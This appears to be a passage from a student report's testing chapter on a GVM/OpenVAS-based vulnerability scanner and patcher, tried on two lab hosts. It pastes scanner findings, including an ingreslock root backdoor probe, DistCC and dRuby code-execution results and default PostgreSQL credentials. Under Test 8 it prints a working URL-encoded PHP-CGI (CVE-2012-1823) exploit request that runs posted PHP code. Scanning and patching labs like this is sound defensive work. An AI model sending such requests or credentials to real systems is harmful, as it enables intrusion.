
These pertain to IP addresses of the other devices connected to the network detected by the program.

Test 3: The system outputs all the vulnerabilities discovered. -PASS


Below is a screenshot of vulnerabilities output by GVM on the web application. There were a total of 120 vulnerabilities, 60 for each device. All vulnerabilities found by GVM are shown in the program, the number of vulnerabilities match. For this reason the system has passed this test



Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Wed, Apr 28, 2021 6:23 AM UTC	Done	Unnamed	10.0 (High)	44	72	4	172	0	




```
x?id=9152



Issue: 60

NVT:    SSH Weak MAC Algorithms Supported
OID:    1.3.6.1.4.1.25623.1.0.105610
Threat: Low (CVSS: 2.6)
Port:   22/tcp

Summary:
The remote SSH server is configured to allow weak MD5 and/or 96-bit MAC algorith!
ms.

Vulnerability Detection Result:
The following weak client-to-server MAC algorithms are supported by the remote s!
ervice:
hmac-md5
hmac-md5-96
hmac-sha1-96
The following weak server-to-client MAC algorithms are supported by the remote s!
ervice:
hmac-md5
hmac-md5-96
hmac-sha1-96

Solution:
Solution type: Mitigation
Disable the weak MAC algorithms.

Vulnerability Detection Method:
Details:
SSH Weak MAC Algorithms Supported
(OID: 1.3.6.1.4.1.25623.1.0.105610)
Version used: 2020-08-24T08:40:10Z


Host 192.168.90.20
******************

Scanning of this host started at: Wed Apr 28 06:24:04 2021 UTC
Number of results: 60

Port Summary for Host 192.168.90.20
------------------------------------

Service (Port)          Threat Level
22/tcp                  High
```



```
TCP timestamps
(OID: 1.3.6.1.4.1.25623.1.0.80091)
Version used: 2020-08-24T08:40:10Z

References:
 url: http://www.ietf.org/rfc/rfc1323.txt
 url: http://www.ietf.org/rfc/rfc7323.txt
 url: https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/download/details.asp
x?id=9152



Issue: 60

NVT:    SSH Weak MAC Algorithms Supported
OID:    1.3.6.1.4.1.25623.1.0.105610
Threat: Low (CVSS: 2.6)
Port:   22/tcp

Summary:
The remote SSH server is configured to allow weak MD5 and/or 96-bit MAC algorith!
ms.

Vulnerability Detection Result:
The following weak client-to-server MAC algorithms are supported by the remote s!
ervice:
hmac-md5
hmac-md5-96
hmac-sha1-96
The following weak server-to-client MAC algorithms are supported by the remote s!
ervice:
hmac-md5
hmac-md5-96
hmac-sha1-96

Solution:
Solution type: Mitigation
Disable the weak MAC algorithms.

Vulnerability Detection Method:
Details:
SSH Weak MAC Algorithms Supported
(OID: 1.3.6.1.4.1.25623.1.0.105610)
Version used: 2020-08-24T08:40:10Z
```

Test 4: The system Identifies most if not all vulnerabilities on the test subjects. -PASS

The system passed the test there 60 vulnerabilities on each device. This is also what was outputted by the system. This is shown above.




IP Address	Hostname	OS	Ports	Apps	Distance	Auth	Start	End	High	Medium	Low	Log	False Positive	Total	Severity ▼
192.168.90.21			19	19		✓	Wed, Apr 28, 2021 6:24 AM UTC	Wed, Apr 28, 2021 7:05 AM UTC	22	36	2	0	0	60	10.0 (High)
192.168.90.20			19	17		✓	Wed, Apr 28, 2021 6:24 AM UTC	Wed, Apr 28, 2021 7:06 AM UTC	22	36	2	0	0	60	10.0 (High)

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)


1 - 2 of 2

Test 5: For each device the vulnerabilities discovered are outputted. -PASS

This is covered in the same section as test 3 when the system outputs the list of vulnerabilities it states which device IP the vulnerability pertains to.



```
For IP: 192.168.90.21
--------------------------
Issue: 1

NVT:    Possible Backdoor: Ingreslock
OID:    1.3.6.1.4.1.25623.1.0.103549
Threat: High (CVSS: 10.0)
Port:   1524/tcp

Summary:
A backdoor is installed on the remote host.

Vulnerability Detection Result:
The service is answering to an 'id;' command with the following response: uid=0(!
root) gid=0(root)

Impact:
Attackers can exploit this issue to execute arbitrary commands in the
  context of the application. Successful attacks will compromise the affected is!
ystem.

Solution:
Solution type: Workaround
A whole cleanup of the infected system is recommended.

Vulnerability Detection Method:
Details:
Possible Backdoor: Ingreslock
(OID: 1.3.6.1.4.1.25623.1.0.103549)
Version used: 2020-08-24T08:40:10Z



___________________________________
Issue: 2

NVT:    The rexec service is running
OID:    1.3.6.1.4.1.25623.1.0.100111
Threat: High (CVSS: 10.0)
Port:   512/tcp

Summary:
This remote host is running a rexec service.

Vulnerability Detection Result:
The rexec service was detected on the target system.

Solution:
Solution type: Mitigation
Disable the rexec service and use alternatives like SSH instead.
```




REPORT


```
2121/tcp                High
6200/tcp                High
1099/tcp                High
23/tcp                  Medium
general/tcp             High
21/tcp                  High
3306/tcp                High
5900/tcp                High
3632/tcp                High
21/tcp                  High
general/tcp             High
8009/tcp                High
512/tcp                 High
1099/tcp                High
25/tcp                  Medium
445/tcp                 Medium
445/tcp                 Medium


___________________________________
For IP: 192.168.90.20
--------------------------
Issue: 1

NVT:    Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities
OID:    1.3.6.1.4.1.25623.1.0.108010
Threat: High (CVSS: 10.0)
Port:   8787/tcp

Summary:
Systems using Distributed Ruby (dRuby/DRb), which is available in Ruby versions !
1.6
  and later, may permit unauthorized systems to execute distributed commands.

Vulnerability Detection Result:
The service is running in $SAFE >= 1 mode. However it is still possible to run a!
rbitrary syscall commands on the remote host. Sending an invalid syscall the ser!
vice returned the following response:
Flo:Errno::ENOSYS:bt["3/usr/lib/ruby/1.8/drb/drb.rb:1555:in `syscall'"0/usr/lib/!
ruby/1.8/drb/drb.rb:1555:in `send'"4/usr/lib/ruby/1.8/drb/drb.rb:1555:in `__send!
__'"A/usr/lib/ruby/1.8/drb/drb.rb:1555:in `perform_without_block'"3/usr/lib/ruby!
/1.8/drb/drb.rb:1515:in `perform'"5/usr/lib/ruby/1.8/drb/drb.rb:1589:in `main_lo!
op'"0/usr/lib/ruby/1.8/drb/drb.rb:1585:in `loop'"5/usr/lib/ruby/1.8/drb/drb.rb:1!
585:in `main_loop'"1/usr/lib/ruby/1.8/drb/drb.rb:1581:in `start'"5/usr/lib/ruby/!
1.8/drb/drb.rb:1581:in `main_loop'"//usr/lib/ruby/1.8/drb/drb.rb:1430:in `run'"1!
/usr/lib/ruby/1.8/drb/drb.rb:1427:in `start'"//usr/lib/ruby/1.8/drb/drb.rb:1427:!
in `run'"6/usr/lib/ruby/1.8/drb/drb.rb:1347:in `initialize'"//usr/lib/ruby/1.8/d!
rb/drb.rb:1627:in `new'"9/usr/lib/ruby/1.8/drb/drb.rb:1627:in `start_service'"%/!
usr/sbin/druby_timeserver.rb:12:errnoi+:mesg"Function not implemented
```

Test 6: For available solutions to vulnerabilities the system should be able to patch them -PASS


Yes one test patch program was made for CVE-2004-2687. The system applied the patch and as seen below the vulnerability was found in the first scan but was not seen in the second as it was patched



```
Issue: 8

NVT:    DistCC Remote Code Execution Vulnerability
OID:    1.3.6.1.4.1.25623.1.0.103553
Threat: High (CVSS: 9.3)
Port:   3632/tcp

Summary:
DistCC 2.x, as used in XCode 1.5 and others, when not configured to restrict
  access to the server port, allows remote attackers to execute arbitrary comman!
ds via compilation jobs, which
  are executed by the server without authorization checks.

Vulnerability Detection Result:
It was possible to execute the "id" command.
Result: uid=1(daemon) gid=1(daemon)

Impact:
DistCC by default trusts its clients completely that in turn could
  allow a malicious client to execute arbitrary commands on the server.

Solution:
Solution type: VendorFix
Vendor updates are available. Please see the references for more
  information.
  For more information about DistCC's security see the references.

Vulnerability Detection Method:
Details:
DistCC Remote Code Execution Vulnerability
(OID: 1.3.6.1.4.1.25623.1.0.103553)
Version used: 2018-10-23T10:07:22Z

References:
 cve: CVE-2004-2687
 url: https://distcc.github.io/security.html
 url: https://web.archive.org/web/20150511045306/http://archives.neohapsis.com:80/archives/bugtraq/2
005-03/0183.html
 dfn-cert: DFN-CERT-2019-0381



Issue: 9

NVT:    MySQL / MariaDB weak password
OID:    1.3.6.1.4.1.25623.1.0.103551
Threat: High (CVSS: 9.0)
Port:   3306/tcp
```



Solution found for CVE-2004-2687 for host 192.168.90.21




```
Issue: 8

NVT:    PostgreSQL weak password
OID:    1.3.6.1.4.1.25623.1.0.103552
Threat: High (CVSS: 9.0)
Port:   5432/tcp

Product detection result: cpe:/a:postgresql:postgresql:8.3.1
Detected by: PostgreSQL Detection (OID: 1.3.6.1.4.1.25623.1.0.100151)

Summary:
It was possible to login into the remote PostgreSQL as user
  postgres using weak credentials.

Vulnerability Detection Result:
It was possible to login as user postgres with password "postgres".

Solution:
Solution type: Mitigation
Change the password as soon as possible.

Vulnerability Detection Method:
Details:
PostgreSQL weak password
(OID: 1.3.6.1.4.1.25623.1.0.103552)
Version used: 2020-01-28T13:26:39Z

Product Detection Result:
Product:cpe:/a:postgresql:postgresql:8.3.1

Method:PostgreSQL Detection
(OID: 1.3.6.1.4.1.25623.1.0.100151)



Issue: 9

NVT:    VNC Brute Force Login
OID:    1.3.6.1.4.1.25623.1.0.106056
Threat: High (CVSS: 9.0)
Port:   5900/tcp

Summary:
Try to log in with given passwords via VNC protocol.

Vulnerability Detection Result:
```

Test 7: A programmer can easily understand the programming of the system -PASS


The program has been split into several distinct sections to make understanding the program easier. There are comments all over the program explaining what each section does. The implementation section of this report, chapter 5, will also guide any prospective programmers on how they could understand the program. The program along with the implementation chapter was handed to someone with moderate python programming skills. The programmer was able to understand the program within a couple hours.

Test 8: The system should be easily modifiable. -PASS

The developer was asked to patch CVE-2012-1823 in which both devices were vulnerable to. This vulnerability relates to PHP.



```
(OID: 1.3.6.1.4.1.25623.1.0.108718)
Version used: 2021-01-21T10:06:42Z



________________________________
Issue: 16
|
NVT:    PHP-CGI-based setups vulnerability when parsing query string parameters from php files.
OID:    1.3.6.1.4.1.25623.1.0.103482
Threat: High (CVSS: 7.5)
Port:   80/tcp

Summary:
PHP is prone to an information-disclosure vulnerability.

Vulnerability Detection Result:
By doing the following HTTP POST request:
"HTTP POST" body : <?php phpinfo();?>
URL              : http://192.168.90.21/cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75!
%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F!
%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2!
D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%!
65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%!
65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%!
66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%!
72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
it was possible to execute the "<?php phpinfo();?>" command.
Result: <title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NO!
ARCHIVE" /></head>

Impact:
Exploiting this issue allows remote attackers to view the source code of files i!
n the
  context of the server process. This may allow the attacker to obtain sensitive!
 information and to run arbitrary PHP code
  on the affected computer. Other attacks are also possible.

Solution:
Solution type: VendorFix
PHP has released version 5.4.3 and 5.3.13 to address this vulnerability.
  PHP is recommending that users upgrade to the latest version of PHP.

Vulnerability Insight:
When PHP is used in a CGI-based setup (such as Apache's mod_cgid), the
  php-cgi receives a processed query string parameter as command line arguments !
which allows command-line
  switches, such as -s, -d or -c to be passed to the php-cgi binary, which can b!
e exploited to disclose
```

